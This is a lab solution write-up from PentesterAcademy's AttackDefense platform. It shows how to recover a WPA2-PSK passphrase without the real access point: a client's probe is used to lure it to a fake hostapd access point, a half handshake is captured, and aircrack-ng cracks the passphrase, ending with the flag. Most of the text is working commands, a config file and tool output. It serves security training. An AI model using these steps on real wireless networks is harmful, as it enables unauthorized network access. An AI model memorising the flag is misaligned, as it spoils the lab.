
ATTACK
DEFENSE
by PentesterAcademy

Name	AP-less WPA2-PSK Cracking
URL	https://www.attackdefense.com/challengedetails?cid=1257
Type	Wi-Fi Attack-Defense : Live Cracking

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Figure out the network pre-shared passphrase of Woodwork_LLP!

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#3
        Interface wlan1
                ifindex 7
                wdev 0x300000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#2
        Interface wlan0
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH 10 ][ Elapsed: 6 s ][ 2019-10-09 02:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   02:00:00:00:02:00  -49    0 - 1      0        8         Woodwork_LLP
```

A client is probing for SSID “Woodwork_LLP”.

It is given In the challenge description that the SSID is WPA2-PSK network. Now, if we create a fake SSID with this same name and WPA2-PSK as security settings, the client might try to connect to that.

It is important to note that as the real Pre-Shared Passphrase is not known, the device will never be able to successfully connect to the fake SSID but while it tries to connect to it, half 4-way handshake can be captured which is sufficient for launching dictionary attack on the network.

Step 3: Start airmon-ng on channel 6 and also store all captured packets to a file.

Command: airodump-ng wlan0 -c 6 -w capture

```
root@attackdefense:~# airodump-ng wlan0 -c 6 -w capture
```

It is expected to not get anything (or just the probes from client) in airodump output.

```
CH  6 ][ Elapsed: 0 s ][ 2019-10-09 03:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

Step 4: Create hostapd config file for WPA2-PSK SSID and start it on wlan1.

Fake_ap.conf content:

```
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Woodwork_LLP
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=123456789
```

```
root@attackdefense:~# cat fake_ap.conf
interface=wlan1
hw_mode=g
channel=6
driver=nl80211
ssid=Woodwork_LLP
auth_algs=1     # Open Authentication
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=123456789
```

Command: hostapd -d fake_ap.conf

```
root@attackdefense:~# hostapd -d fake_ap.conf
Configuration file: fake_ap.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "Woodwork_LLP"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

In a few seconds, the client will try to connect to the fake Access Point and the following logs similar to the following will appear in hostapd console output.

```
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: authentication OK (open system)
wlan1: STA 02:00:00:00:02:00 MLME: MLME-AUTHENTICATE.indication(02:00:00:00:02:00, OPEN_SYSTEM)
wlan1: STA 02:00:00:00:02:00 MLME: MLME-DELETEKEYS.request(02:00:00:00:02:00)
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: association OK (aid 1)
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1: STA 02:00:00:00:02:00 MLME: MLME-ASSOCIATE.indication(02:00:00:00:02:00)
wlan1: STA 02:00:00:00:02:00 MLME: MLME-DELETEKEYS.request(02:00:00:00:02:00)
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: binding station to interface 'wlan1'
wlan1: STA 02:00:00:00:02:00 WPA: event 1 notification
wlan1: STA 02:00:00:00:02:00 WPA: start authentication
wlan1: STA 02:00:00:00:02:00 IEEE 802.1X: unauthorizing port
wlan1: STA 02:00:00:00:02:00 WPA: sending 1/4 msg of 4-Way Handshake
wlan1: STA 02:00:00:00:02:00 WPA: received EAPOL-Key frame (2/4 Pairwise)
wlan1: STA 02:00:00:00:02:00 WPA: invalid MIC in msg 2/4 of 4-Way Handshake
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
wlan1: STA 02:00:00:00:02:00 WPA: EAPOL-Key timeout
wlan1: STA 02:00:00:00:02:00 WPA: sending 1/4 msg of 4-Way Handshake
wlan1: STA 02:00:00:00:02:00 WPA: received EAPOL-Key frame (2/4 Pairwise)
wlan1: STA 02:00:00:00:02:00 WPA: invalid MIC in msg 2/4 of 4-Way Handshake
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 02:00:00:00:02:00
```

These logs signifies that the device tried to connect to the fake SSID but failed due to a mismatch in the pre-shared key with device and the fake SSID. This is because the real shared passphrase is not known to us.

At the same time, the airodump-ng output should show that it has captured the half 4-way handshake.

```
CH  6 ][ Elapsed: 24 s ][ 2019-10-09 03:13 ][ WPA handshake: 02:00:00:00:01:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:01:00  -28   0      139        8    0   6   54   WPA2 CCMP   PSK  Woodwork_LLP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:00:00:00:01:00  02:00:00:00:02:00  -29    1 - 1      0       19  EAPOL  Woodwork_LLP
```

Step 5: Exit airodump-ng and run aircrack-ng on captured packet file (i.e. test.cap)

Command: aircrack-ng -w 100-common-passwords.txt capture-01.cap

```
root@attackdefense:~# aircrack-ng -w 100-common-passwords.txt capture-01.cap
```

```
                          Aircrack-ng 1.5.2

  [00:00:04] 31/30 keys tested (8.84 k/s)

  Time left: 0 seconds                                      103.33%

                         KEY FOUND! [ cassandra ]


  Master Key     : AB A6 A0 7F 06 95 E5 0D C0 49 E1 F0 6E 2F F6 1E
                   6F 30 81 0A 37 EB 1B E4 CE 3A 7D B8 83 82 78 97

  Transient Key  : 6F A5 F6 01 0F A9 33 86 75 24 CC AE DE F0 D8 7D
                   07 4B 70 02 53 77 ED 0D 9E 94 70 E0 18 6A 06 80
                   93 5B F1 2F A9 0D 37 49 B3 4B 99 35 29 EF DD 73
                   90 46 3F 8C 1C 31 F3 14 6D CE 0E A6 4E DA 06 A7

  EAPOL HMAC     : A3 21 06 0E 42 90 66 17 F4 1E 65 C5 28 1F 4D 34
```

The Pre-shared key is “cassandra”

Flag: cassandra